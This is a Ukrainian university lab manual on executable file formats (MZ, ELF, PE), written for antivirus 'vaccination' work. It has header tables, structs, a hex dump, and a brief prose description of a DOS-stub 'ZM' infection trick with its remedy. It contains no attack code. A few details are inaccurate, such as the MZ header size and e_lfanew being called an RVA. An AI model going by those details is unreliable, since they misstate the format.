**МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ**
**ДОНЕЦЬКИЙ НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ**
**КАФЕДРА «КОМП’ЮТЕРНОЇ ІНЖЕНЕРІЇ»**

# МЕТОДИЧНІ ВКАЗІВКИ

**до виконання лабораторних робіт**

**з дисципліни**

**“Захист інформації в КС”**

*для студентів спеціальностей*
*7.091501: "Комп'ютерні системи та мережі"*
*7.091502: ”Системне програмування”*

Затверджено
на засіданні кафедри КІ
Протокол № 1 від 30.08.2010

Рекомендовано до видання
методичною комісією
спеціальностей 7.091501 і 7.091502
Протокол № від

**Донецьк — 200_ р.**

*Навчальне видання*

Методичні вказівки
До виконання лабораторних робіт з дисципліни
**“Захист інформації в КС”**

**УДК 681.073**

**МЕТОДИЧНІ ВКАЗІВКИ ДО ЛАБОРАТОРНИХ РОБІТ ЗА КУРСОМ “ЗАХИСТ ІНФОРМАЦІЇ В КС” для студентів спеціальностей "Комп'ютерні системи та мережі" ”Системне програмування” (для студентів очної, заочної та очно – заочної форми навчання). / Автори: О.Ю.Іванов , Ю. О.Іванов –Донецьк :ДонНТУ, 2010.**

У результаті проведення лабораторних занять студенти повинні знати основні методи вирішення задач захисту інформації та вміти розробляти програмно-апартні засоби захисту програм і даних у операційних системах комп’ютерних мереж.

В кожній роботі приведені теоретичні зведення, методичні рекомендації, контрольні питання і завдання для виконання лабораторних робіт. В усіх розділах приділяється значна увага побудові алгоритмів для розв'язування задач.

Укладачі: А.Ю. Іванов, ст. викл., Ю.А. Іванов, асс.

Рецензент: Мальчева Р.В., к.т.н., доц.
Зорі С. А., к.т.н., доц.

# Лабораторна робота №1. Формати виконуваних файлів ОС.

Мета роботи: розробка програми для дослідження форматів виконуваних файлів ОС реального режиму і MS Windows.

Теоретичні відомості.

Одним із способів боротьби проти вірусів є "вакцинація" програми при розробці. Це дозволить їй контролювати власний файл і з'ясувати, заражений він чи ні. Якщо програма заражена, вона може відновити свій початковий вид, знищивши причеплений до її файлу вірус. Яку саме інформацію про файл потрібно зберігати? Для відповіді на це питання необхідно знати формати виконавчих файлів. Існують наступні формати виконавчих файлів:

- .com (операційні системи CP/M і ОС реального режиму);
- .exe (ОС реального режиму);
- .exe (Windows 3.1) або NE-формат файлів;
- .exe (Windows 95/98/NT) або PE-формат файлів;
- COFF- ELF-формати файлу, UNIX.

## СТРУКТУРА EXE-ФАЙЛІВ ОПЕРАЦІЙНОЇ СИСТЕМИ

Сом-формат – це дамп пам'яті, що завантажується ОС реального режиму у сегмент зі зсувом 100h.

MZ-формат розроблений для підтримки багатосегментних програм у середовищі ОС реального режима. Він існує і як самостійний формат, і як частина інших форматів. З погляду структури файл включає такі поля:

- заголовок MZ,
- таблицю розташування програмних сегментів (Relocation Table),
- програмний код.

Заголовок MZ - область даних, що розташована на початку файлу й містить всю необхідну інформацію для завантаження й запуску програмного коду. У таблиці 1.1 наведена інформація про призначення окремих полів заголовка.

Таблиця 1.1 - Формат і призначення полів заголовку MZ EXE

| Зсув | Розмір, байт | Призначення |
|---|---|---|
| +00 | 2 | 'MZ'– сигнатура файлу; |
| +02 | 2 | PartPage - число байтів в останньому секторі (сторінці) файлу. |
| +04 | 2 | PageCnt - Число 512-байтних сторінок (секторів) у файлі + останній неповний сектор, якщо він є. |
| +06 | 2 | Кількість елементів у таблиці переміщуваних сегментів (розміщення) |
| +08 | 2 | HdrSize - розмір цього заголовка (може мати різний розмір) в 16-байтних параграфах. |
| +0A | 2 | Мінімальний розмір пам'яті в параграфах, яку необхідно зарезервувати для завантаження програми (розмір програмного коду) |
| +0C | 2 | Максимальний розмір пам'яті в параграфах, яку необхідно зарезервувати для завантаження програми (розмір самого файлу) |
| +0E | 2 | Початкове значення регістра сегмента стека SS, яке записане до адреси завантаження файлу, формується завантажувачем |
| +10 | 2 | Початкове значення регістра показника стека SP |
| +12 | 2 | Контрольна сума всіх слів файлу, 0 або порозрядна доповнена контрольна сума 16-бітних слів у файлі, за винятком |

|  |  |  |
|---|---|---|
|  |  | цього поля |
| +14 | 4 | Точка входу в програму CS:IP по 2 байти, причому значення CS записане щодо адреси завантаження файлу |
| +18 | 2 | Зсув від початку заголовка до таблиці переміщуваних сегментів або => 40h, якщо це NE, PE-формат |
| +1A | 2 | Номер оверлею (0 для головної програми) |

Після заголовка міститься інформація, що залежить від того програмного засобу, яким було сформувало даний файл. Представлений нижче файл, був сформований програмою TLINK версії 7.1 (фірми Borland). Ця програма формує наступну інформацію:

```
001Ch        2 байти Сигнатура 01 00h
001Eh        1 байт  Сигнатура 0fbh
001Fh        1 байт  Версія TLINK
0020h        2 байти Сигнатура 6a72h
```

Поля PartPag і PageCnt визначають загальну довжину частини EXE-файлу, що завантажується у пам’ять, по наступній формулі:

L=(PageCnt-1)*512+PartPag-HdrSize*16

Інша частина файлу (довжина EXE-Файлу може бути більше L+HdrSize*16) при завантаженні програми не враховується.

Таблиця сегментів, які переміщуються, - це 4-байтна послідовність елементів, кожний з яких містить адресу у вигляді: `сегмент:зсув` і вказує на слово в програмному коді, для якого необхідно провести налагодження сегмента. Налагодження відбувається в такий спосіб:

1. Розраховується адреса завантаження програми;
2. Читається слово за адресою, що містить елемент таблиці;
3. До цього слова додається адреса завантаження програми й результат записується назад;
4. Процес повторюється для всіх елементів таблиці.

Інформація про розташування й кількість елементів таблиці переміщуваних сегментів перебуває у відповідних полях заголовка. Слід зазначити, що ця таблиця входить в обсяг пам'яті, що відведено під заголовок, тобто поле *розміру заголовка в параграфах* охоплює собою як безпосередньо заголовок, так і таблицю.

Програмний код являє собою сукупність сегментів коду, даних і стека, які завантажуються до пам'яті комп'ютера, після чого в них проводиться налагодження сегментів на адресу завантаження. Операційна система встановлює розмір і положення стека відповідно до інформації із заголовка й передає керування за значенням CS:IP (щодо сегмента завантаження), що записано в заголовку файлу.

### Формат ELF - Executable and Linking Format

Це один з різновидів форматів для виконавчих файлів об'єктних файлів в UNIX-системах. Будь-який файл формату ELF (у тому числі й об'єктні модулі цього формату) складається з наступних частин:

- Заголовок ELF файлу;
- Таблиця програмних секцій (в об'єктних модулях може бути відсутня);
- Секції ELF файлу;
- Таблиця секцій (у виконуваному модулі може бути відсутня);

Заради продуктивності у форматі ELF не використовуються бітові поля. І всі структури звичайно вирівнюються на 4 байти.

Типи, що використовуються в заголовках ELF файлів:

| Тип | Розмір | Вирівнювання | Коментар |
|---|---|---|---|
| Elf32_Addr | 4 | 4 | Адреса |
| Elf32_Half | 2 | 2 | Беззнакове коротке ціле |
| Elf32_Off | 4 | 4 | Зсув |
| Elf32_SWord | 4 | 4 | Знакове ціле |
| Elf32_Word | 4 | 4 | Беззнакове ціле |
| unsigned char | 1 | 1 | Беззнакове байтове ціле |

Заголовок ELF-файлу має структуру:

```
#define EI_NIDENT 16
struct elf32_hdr {
  unsigned char e_ident[EI_NIDENT];
  Elf32_Half e_type;
  Elf32_Half e_machine;
  Elf32_Word e_version;
  Elf32_Addr e_entry;  /* Entry point */
  Elf32_Off e_phoff;
  Elf32_Off e_shoff;
  Elf32_Word e_flags;
  Elf32_Half e_ehsize;
  Elf32_Half e_phentsize;
  Elf32_Half e_phnum;
  Elf32_Half e_shentsize;
  Elf32_Half e_shnum;
  Elf32_Half e_shstrndx;
};
```

Масив e_ident містить у собі інформацію про систему й складається з підполів.

```
struct {
  unsigned char ei_magic[4];
  unsigned char ei_class;
  unsigned char ei_data;
  unsigned char ei_version;
  unsigned char ei_pad[9];
}
```

- ei_magic - постійне значення для всіх ELF файлів, рівне { 0x7f, 'E', 'L', 'F'}
- ei_class - клас ELF файлу (1 - 32 біта, 2 - 64 біти)
- ei_data - визначає порядок проходження байт для даного файлу (залежить від платформи й може бути прямим (LSB або 1) або зворотним (MSB або 2)) Для процесорів Intel припустиме тільки значення 1.
- ei_version - якщо не дорівнює 1 (EV_CURRENT) то файл вважається некоректним.

В ei_pad операційні системи зберігають свою ідентифікаційну інформацію (може бути порожнім).

Інші елементи заголовка містять наступні поля:

- e_type може містити кілька значень, для виконуваних файлів воно повинне бути ET_EXEC дорівнює 2.
- e_machine - визначає процесор на якому може працювати даний виконуваний файл
- e_version відповідає полю ei_version із заголовка.

• e_entry визначає стартову адресу програми, що перед стартом програми розміщається в EIP.

• e_phoff визначає зсув від початку файлу, по якому розташовується таблиця програмних секцій, використовувана для завантаження програм у пам’ять.

• e_phentsize визначає розмір запису в таблиці програмних секцій.

• e_phnum визначає кількість записів у таблиці програмних секцій.

Формат запису таблиці програмних секцій:

```
struct elf32_phdr
{
  Elf32_Word p_type;
  Elf32_Off p_offset;
  Elf32_Addr p_vaddr;
  Elf32_Addr p_paddr;
  Elf32_Word p_filesz;
  Elf32_Word p_memsz;
  Elf32_Word p_flags;
  Elf32_Word p_align;
};
```

Значення в таблиці секцій:

• p_type - визначає тип програмної секції. Може приймати кілька значень, але нас цікавить тільки одне. PT_LOAD (1) - вона призначена для завантаження у пам’ять.

• p_offset - визначає зсув у файлі, з якого починається дана секція.

• p_vaddr - визначає віртуальну адресу, по якої ця секція повинна бути завантажена у пам’ять.

• p_paddr - визначає фізичну адресу, по якої необхідно завантажувати дану секцію. Це поле не обов'язково повинне використовуватися й має сенс лише для деяких платформ.

• p_filesz - визначає розмір секції у файлі.

• p_memsz - визначає розмір секції в пам'яті. Це значення може бути більше попереднього.

• p_flag - визначає тип доступу до секцій у пам'яті. Деякі секції допускається виконувати, деякі записувати. Для читання в існуючих системах доступні все.

ELF-файли лінкуються таким чином, що межі й розміри секцій кратні 4-х кілобайтним блокам.

### Структура PE-файлу.

Формат PE (Portable Executable) - це переносний виконавчий формат файлів. Переносний він є тому, що він єдиний для всіх операційних систем Windows(9x,NT). Всі виконавчі файли, динамічні бібліотеки й драйвери мають ту саму структуру. Виконавчі файли у форматі PE мають особливість - PE-файл, завантажений в оперативну пам'ять для виконання, майже не відрізняється від свого розташування на диску.

Завдяки цьому завантажувач операційної системи повинен:


• відобразити окремі частини PE-файлу в адресний простір процесу,

• підправити абсолютні адреси у виконавчому коді відповідно до таблиці релокації,

• створити таблицю адресів імпорту,

• передати керування на точку входу (у випадку exe-файлу).

На малюнку нижче зображена схема PE-файлу. Ліворуч показана структура файлу на диску, а праворуч - його образ у пам'яті. Ми бачимо, що PE-файл починається із заголовків, за яким розташовуються кілька секцій.




Надання PE-файлу в пам'яті називається його віртуальним образом (virtual image), а на диску - файлом або дисковим образом. Образ характеризується двома характеристиками - адресою базового завантаження й розміром. При наявності переміщуваної інформації образ може бути завантажений за адресою, яка відрізняється від базової й призначена самою операційною системою (ОС). Образ ділиться на сторінки (pages), а файл - на сектори (sectors). Віртуальний розмір сторінок/секторів задається явно в заголовку файлу й не обов'язково повинен збігатися з фізичним. Для роботи з PE-файлами використовуються три різні схеми адресації:

- фізичні адреси (показники або зсуви), які відлічені від початку файлу;
- віртуальні адреси (VA), які відлічені від початку адресного простору процесу;
- відносні віртуальні адреси (RVA), які відлічені від базової адреси завантаження.

Всі вони виміряються в байтах і зберігаються в 32-бітних показниках.

У секціях PE файлу розміщаються код і дані файлу, а також службова інформація, необхідна завантажнику. Секції в оперативній пам'яті повинні бути вирівняні по межах сторінок, тому завантажник відображає кожну секцію, починаючи з нової сторінки адресного простору процесу. Це приводить до того, що в пам'яті секції, як правило, розташовуються менш компактно, ніж у файлі.

Оскільки розташування елементів PE-файлу в пам'яті й на диску відрізняються, уводяться поняття:

- VA (Virtual Address) - віртуальна адреса. Адреса в адресному просторі поточного процесу.
- відносна віртуальна адреса елемента в пам'яті (Relative Virtual Address - RVA) і
- зміщення елемента у файлі (file offset).

При завантаженні PE-файлу, ОС використовує механізм файлового меппінгу (FileMapping). Тобто ОС проектує exe, dll, sys файл по якійсь адресі у віртуальному адресному просторі. Адреса початку проекції зветься базовою адресою в пам'яті даного файлу. А зсув щодо базової адреси називається - відносною віртуальною адресою. Наприклад, EXE-файл спроектований за адресою 400000H. Тоді якщо PE-заголовок перебуває за адресою 4000B0H, то RVA PE-заголовка буде B0. В PE-заголовку багато параметрів вказуються через RVA. А якщо RVA початку інструкцій у файлі дорівнює 1000H, те віртуальна адреса буде дорівнювати 401000, враховуючи, що база 400000H. Тобто RVA деякого елемента PE-файлу - це різниця віртуальної адреси даного елемента й базової адреси, за якою PE-файл завантажений у пам’ять:

```
RVA = VA - IMAGE_OPTIONAL_HEADER.ImageBase
```

у наведених нижче позначеннях.

Зсув елемента у файлі являє собою кількість байтів, які треба відрахувати від початку файлу, щоб потрапити на початок елемента. Якщо потрібний зсув у середині секції, використовується наступна формула:

```
offset = RVA - IMAGE_SECTION_HEADER.VirtualAddress +
         IMAGE_SECTION_HEADER.PointerRawData
```

Секція в PE-файлі представляє собою або код, або деякі дані (глобальні змінні, таблиці імпорту й експорту, ресурси, таблиця релокацій). Кожна секція має набір атрибутів, який задає її властивості. Атрибути секції визначають, чи доступна секція для читання й запису, чи містить вона виконавчий код, чи повинна вона залишатися в пам'яті після завантаження виконавчого файлу, чи можуть різні процеси використовувати один екземпляр цієї секції й т.і.

Виконавчий файл завжди містить, хоч одну секцію, у якій розміщений виконавчий код. Крім цього, як правило, у виконавчому файлі є секція з даними, а динамічні бібліотеки обов'язково включають окрему секцію з таблицею релокацій. Кожна секція має ім'я. Воно не використовується завантажником і призначено для зручності. Різні компілятори й компоновники дають секціям різні імена. Наприклад, компоновник від Microsoft розміщає код у секції ".text", константи - у секції ".rdata", таблиці імпорту й експорту - у секціях ".idata" і ".edata", таблицю релокація - у секції ".reloc", ресурси - у секції ".rsrc". Вирівнювання секцій у виконавчого файлу на диску й в образі файлу в пам'яті найчастіше відрізняється. У пам'яті вони, як правило, вирівняні по межам сторінок.

Завантажувач визначає базову адресу, за якою потрібно завантажити PE-файл. У заголовку файлу присутнє поле ImageBase, що містить значення базової адреси. Оскільки для виконання exe-файлу створюється окремий процес зі своїм віртуальним адресним простором, то легко відобразити файл у цей адресний простір по заданій адресі. Як правило, всі exe-файли містяться у полі ImageBase значення 0x400000.

Вибір базової адреси для dll-файлу складніший. Динамічна бібліотека, як правило, завантажується в адресний простір вже існуючого процесу. Хоча dll-файл теж містить значення у полі ImageBase, може так вийти, що ця адреса вже зайнята чимось іншим (наприклад, за ним вже завантажена інша динамічна бібліотека). Він повинен завантажити цей файл по якійсь іншій адресі. Але у файлі можуть утримуватися інструкції з абсолютними адресами. При завантаженні динамічної бібліотеки по іншій адресі всі адреси стають неправильними, і завантажник змушений їх поправити. Щоб завантажник міг це зробити, у файлі втримується таблиця релокацій, у якій прописані RVA всіх абсолютних адрес.

### Заголовок ОС реального режиму

На початку PE файлу розташовується DOS-заголовок. Він визначений у такий спосіб:

```
typedef struct _IMAGE_DOS_HEADER {       // DOS .EXE header
    WORD   e_magic;      // Magic number «MZ»
    WORD   e_cblp;       // Bytes on last page of file
```

```
    WORD   e_cp;       // Pages in file
    WORD   e_crlc;       // Relocations
    WORD   e_cparhdr;            // Size of DOS header in paragraphs (1 =
                                 200h bytes)
    WORD   e_minalloc;      // Minimum extra paragraphs needed (1)
    WORD   e_maxalloc;             // Maximum extra paragraphs needed (<=
                                 e_lfanew)
    WORD   e_ss;       // Initial (relative) SS value
    WORD   e_sp;       // Initial SP value
    WORD   e_csum;      // Checksum
    WORD   e_ip;       // Initial IP value
    WORD   e_cs;       // Initial (relative) CS value
    WORD   e_lfarlc;        // File address of relocation table
    WORD   e_ovno;       // Overlay number
    WORD   e_res[4];        // Reserved words
    WORD   e_oemid;      // OEM identifier (for e_oeminfo)
    WORD   e_oeminfo;    // OEM information; e_oemid specific
    WORD   e_res2[10];      // Reserved words
    LONG   e_lfanew;        // File address of new exe header
  } IMAGE_DOS_HEADER
```

Головне значення в ньому - **e_lfanew.** Це зміщення PE-заголовку в байтах від початку файлу. Це подвійне слово є RVA і вказує на структуру IMAGE_NT_HEADERS, яка описана нижче. Розмір MZ заголовка становить 80 байт. Кожний PE-файл має невелику, 128 байт (80h), програму, яка записана у форматі виконавчих файлів ОС реального режиму. Ця програма виводить на екран повідомлення "This program cannot be run in DOS mode". NT і 9x підтримують недокументовану сигнатуру "ZM", що передає керування на DOS заглушку. Один із способів зараження PE-файлів зводитися до впровадження в заглушку, що динамічно відновлює сигнатуру "MZ" і яка створює собі exec для передачі керування програмі-носію. Для відновлення уражених об'єктів треба замінити "ZM" на "MZ" і при запуску файлу в Windows (включаючи сесію ОС реального режиму) вірус не одержить керування.

Шістнадцятирічний дамп DOS - заголовка PE файлу CALC.EXE представлений нижче.

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000   4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00   MZ.........yy..
00000010   B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00   ?.......@.......
00000020   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00000030   00 00 00 00 00 00 00 00  00 00 00 00 C8 00 00 00   ............E...
00000040   0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68   ..?..?.I!?.LI!Th
00000050   69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F   is program canno
00000060   74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20   t be run in DOS
00000070   6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00   mode....$.......
00000080   7F 4F D8 92 3B 2E B6 C1  3B 2E B6 C1 3B 2E B6 C1   OO';.¶Á;.¶Á;.¶Á
00000090   51 32 B4 C1 27 2E B6 C1  3B 2E B7 C1 5D 2E B6 C1   Q2?A'.¶Á;.·Á].¶Á
000000A0   62 0D A5 C1 30 2E B6 C1  11 26 B0 C1 3A 2E B6 C1   b.?A0.¶Á.&°Á:.¶Á
000000B0   3B 2E B6 C1 10 2E B6 C1  52 69 63 68 3B 2E B6 C1   ;.¶Á..¶ÁRich;.¶Á
000000C0   00 00 00 00 00 00 00 00  50 45 00 00 4C 01 03 00   ........PE..L...
```

Заголовок починається із сигнатури "MZ", хоча PE-файл не зобов'язаний починатися саме з такого заголовка. Можна помістити в його початок будь-який exe-файл, що працює в ОС реального режиму. Необхідна умова PE файлу - наявність сигнатур “0x4D5A” “0x5045”

Після цієї DOS-програми йде структура, що називається IMAGE_NT_HEADERS. Ця структура визначена так:

```
typedef struct _IMAGE_NT_HEADERS
{
    DWORD Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER32 OptionalHeader;
}
```

Майже всі визначення структур PE-файлу можна довідатися із заголовного файлу WINNT.H, що поставляється разом із середовищем програмування або SDK.

Відразу після заголовка ОС реального режиму записана сигнатура PE-файлу, що складається з чотирьох байт: 0x50, 0x45, 0x00 і 0x00 (у строковому поданні "PE\0\0"). Тому при перегляді дампа PE-файлу легко знайти, де закінчується DOS заголовок - досить знайти літери "PE". При розробці програм, що виконують читання PE-файлів, важливо виконати перевірку сигнатури, тому що викончавчі файли, у застарілих форматах також починаються із заголовка ОС реального режиму, але після якого розташовуються інші сигнатури.

**Заголовок PE-файлу**

Заголовок PE-файлу представляє собою 18h-байтну структуру даних і розміщений за сигнатурою PE-файлу, включаючи неї. У документації він називається "PE File Header". Для визначення адреси заголовка PE файлу ми повинні додати до базової адреси файлу, відображеного у пам'яті, зміщення **3Ch** - одержимо адресу в нашому відображеному у пам'яті файлі. Заголовок PE-файлу складається з наступних полів:

- **unsigned short Machine**; Це поле містить ідентифікатор процесора, для якого призначений виконавчий файл. Для збірки .NET завжди використовується значення 0x14c.
- ***unsigned short NumberOfSections***; Задає кількість секцій в PE-файлі. Масив заголовків секцій знаходиться відразу після всіх заголовків, і це поле, таким чином, визначає розмір цього масиву. Файл, що не містить ні однієї секції, завішує Windows 9x і перериває своє завантаження під Windows NT. Максимальна кількість секцій визначається особливостями реалізацій конкретного завантажника, для NT становить 60h секцій. Якщо заявлена кількість секцій менше числа записів в Section Table, то інші секції просто не завантажуються.
- **long TimeDateStamp;** Час створення файлу. Відлічується в секундах від початку 1 січня 1970 року за Гринвічем. Найпростіший спосіб одержання часу в цьому форматі - виклик функції time() зі стандартної бібліотеки мови С.
- **long PointerToSymbolTable;**
- **long NumberOfSymbols;**

  Ці два поля використовувалися раніш для організації зберігання відладочної інформації усередині COFF-файлу. У даний момент вони не використовуються й завжди містять нулі.
- ***unsigned short OptionalHeaderSize*;** Задає розмір додаткового заголовка PE-файлу, який знаходиться безпосередньо за заголовком PE-файлу. Повинен вказувати на перший байт Section Table ( e_lfanew + 18h + SizeOfOptionalHeader = &Section Table), де 18h – sizeof (IMAGE_FILE_HEADER). Якщо це не так, файл не завантажується. Збірки .NET, як правило, містять значення 0xE0 у цьому полі. Наявність цього поля дозволяє розширювати формат шляхом додавання нових полів у додатковий заголовок PE-файлу.
- ***unsigned short Characteristics;*** Являє собою комбінацію флагів, що задає характеристики виконавчого файлу. Для збірки .NET потрібно встановити наступний набір прапорців:

*0x0002 - файл є виконавчим;*

*0x0004 - файл не містить інформації про номери рядків вхідної програми;*

*0x0008 - файл не містить інформації про символи вихідної програми;*

*0x0100 - файл призначений для виконання на 32-розрядній машині.*

Якщо збірка являє собою динамічну бібліотеку, то додатково потрібно встановити прапорець 0x2000. Таким чином, значення поля Characteristics для exe-файлів - 0x010E, а для dll-файлів - 0x210E. Якщо виконавчий файл не містить таблиці релокацій, то додатково потрібно встановити прапорець 0x0001.

**Додатковий заголовок PE-файлу.**

Додатковий заголовок PE-файлу знаходиться відразу за основним заголовком. У сучасній документації він називається "PE Optional Header". Поля додаткового заголовка можна розділити на три групи:

**Стандартні поля.** Група стандартних полів прийшла в PE з формату COFF. Вони містять основну інформацію, необхідну для завантаження й виконання PE-файлу.

**Поля, специфічні для Windows NT.** Ці поля спеціально розташовані після стандартних і призначені для завантажника Windows NT. У форматі COFF вони споконвічно не були присутні.

**Директорії даних.** Місцезнаходження деяких структур даних в образі завантаженого на згадку PE-файлу задається в так званих директоріях даних (Data Directories). Кожний елемент масиву директорій складається із двох полів (по 4 байти) і містить: RVA директорії і її розмір. Кількість елементів у даному масиві не фіксовано й визначається значенням поля NumberOfRvaAndSizes додаткового заголовка.

До складу додаткового заголовка PE-файлу входять наступні стандартні поля:

- **unsigned short Magic;** Константа, що задає тип відображуваного PE-файлу:

  0x010B - 32-розрядний файл;

  0x020B - 64-розрядний файл.

  Для збірки .NET повинне бути встановлене значення 0x010B.

- **char LMajor;** Старше число версії компоновника. Для збірки .NET - 6.
- **char LMinor;** Молодше число версії компоновника. Для збірки .NET - 0.
- **long CodeSize;** Сумарний розмір всіх кодових секцій, завжди вирівняний за значенням SectionAlignment.
- **long InitializedDataSize;** Сумарний розмір всіх секцій, що містять ініціалізовані дані. Вирівняний за значенням SectionAlignment. Для збірки .NET характерно те, що до складу секцій, що містять ініціалізовані дані, включають секції з метаданими й CIL-Кодом.
- **long UninitializedDataSize;** Сумарний розмір всіх секцій, що містять неініціалізовані дані. У збірки .NET, як правило, це поле містить значення 0.
- **long EntryPointRVA;** RVA точки входу в програму. Для dll-файлів (звичайних, не збірки .NET) може бути рівним 0, а може вказувати на код, виконаний у процесі ініціалізації, завершення роботи, а також під час створення або знищення потоків керування. Передачі керування на точку входу завжди передує коректування абсолютних адрес (відповідно до таблиці релокацій), а також формування таблиці імпорту. Для збірки .NET (exe, dll) значення цього поля завжди вказує на 6 байт, розташованих у кодовій секції PE-файлу. Ці 6 байт починаються із двох байтів 0xFF 0x25, за якими потрібна якась абсолютна адреса x. Цим кодується наступна інструкція:

  ```
  jmp dword ptr ds:[x]
  ```

  Для exe-файлів адреса x являє собою суму значення поля ImageBase (як правило, це 0x400000) і RVA в таблиці адрес імпорту, що відповідає функції _CorExeMain, імпортованої з динамічної бібліотеки mscoree.dll. Для dll-файлів адреса x являє собою суму значення поля ImageBase (як правило, це або 0x400000, або 0x10000000, або 0x11000000) і RVA в таблиці адрес імпорту, що відповідає функції _CorDllMain, імпортованої з динамічної бібліотеки mscoree.dll.

- long BaseOfCode; RVA першої кодової секції в PE-файлі.
- long BaseOfData; RVA першої секції, що містить дані. Не використовується завантажувачем, тому що різні версії компоновника по-різному встановлюють це поле. В 64-розрядній версії формату PE від цього поля взагалі відмовилися. У збірки .NET, не утримуючих секцій з даними, прийнято записувати в це поле RVA секції, що могла б йти безпосередньо після останньої секції в PE-файлі.

**Наступні поля специфічні для Windows NT:**

- **long ImageBase;** Базова адреса, за якою PE-файл завантажується у пам’ять (тобто, якщо файл завантажується по цій адресі, то застосування таблиці релокацій не потрібно). Для exe-файлів, як правило, дорівнює 0x400000, а для dll-файлів - 0x10000000. Якщо сума

ImageBase і e_lfanew перевищує межі відведеного завантажником адресного простору, такий файл не завантажиться.

• **long SectionAlignment;** Задає вирівнювання секцій у пам'яті. Для збірки .NET завжди дорівнює 0x2000. Section Alignment повинне бути більше або дорівнює File Alignment.

• **long FileAlignment;** Задає вирівнювання секцій в PE-файлі на диску. Для збірки .NET дозволені значення 0x200 і 0x1000.

• **unsigned short OSMajor;** Старше число версії Windows, для якої призначене збірка. Це поле ігнорується завантажувачем, і у випадку збірки .NET повинне містити значення 4.

• **unsigned short OSMinor;** Молодше число версії Windows, для якої призначена збірка. Це поле ігнорується завантажником, і у випадку збірки .NET повинне містити значення 0.

• **unsigned short UserMajor;** Старше число версії даного PE-файлу. Для збірки .NET завжди 0.

• **unsigned short UserMinor;** Молодше число версії даного PE-файлу. Для збірки .NET завжди 0.

• **unsigned short SubsysMajor;** Старше число версії підсистеми Windows, що потрібно для запуску програми. Раніше застосовувалося для того, щоб відрізняти програми, що використовують новий по тим часам інтерфейс Windows 95 і Windows NT 4.0. У цей час не використовується. Для збірки .NET завжди дорівнює 4.

• **unsigned short SubsysMinor;** Молодше число версії підсистеми Windows. Для збірки .NET завжди дорівнює 0.

• **long Reserved;** Це поле зарезервоване й завжди містить 0.

• **long ImageSize;** Розмір образа PE-файлу в пам'яті. Це поле дорівнює RVA секції, що могла б йти безпосередньо після останньої секції в PE-файлі. Воно вирівняно за значенням SectionAlignment.

• **long HeaderSize;** Сумарний розмір всіх заголовків, включаючи заголовок ОС реального режиму, заголовок PE-файлу, додатковий заголовок PE-файлу й масив заголовків секцій передає завантажувач, скільки байт читати від початку файлу. Сумарний розмір кратний значенню з поля FileAlignment. HeaderSize повинен бути обраний так, щоб завантажувач врахував усе, що йому необхідно прочитати, а по-друге, він не може перевищувати RVA першої секції.

• **long FileChecksum;** Контрольна сума PE-файлу. Для збірки .NET - завжди 0. Перевіряється тільки в NT при завантаженні деяких системних бібліотек і самого ядра.

• **unsigned short SubSystem;** Ідентифікує підсистему ОС для запуску PE-файлу. Для збірки .NET припустимі наступні значення:

0x0 - невідома підсистема, файл не завантажується.

0x1 - IMAGE_SUBSYSTEM_NATIVE: підсистема не потрібна, файл виконується в "рідному" оточенні ядра й швидше за все являє собою драйвер обладнання;

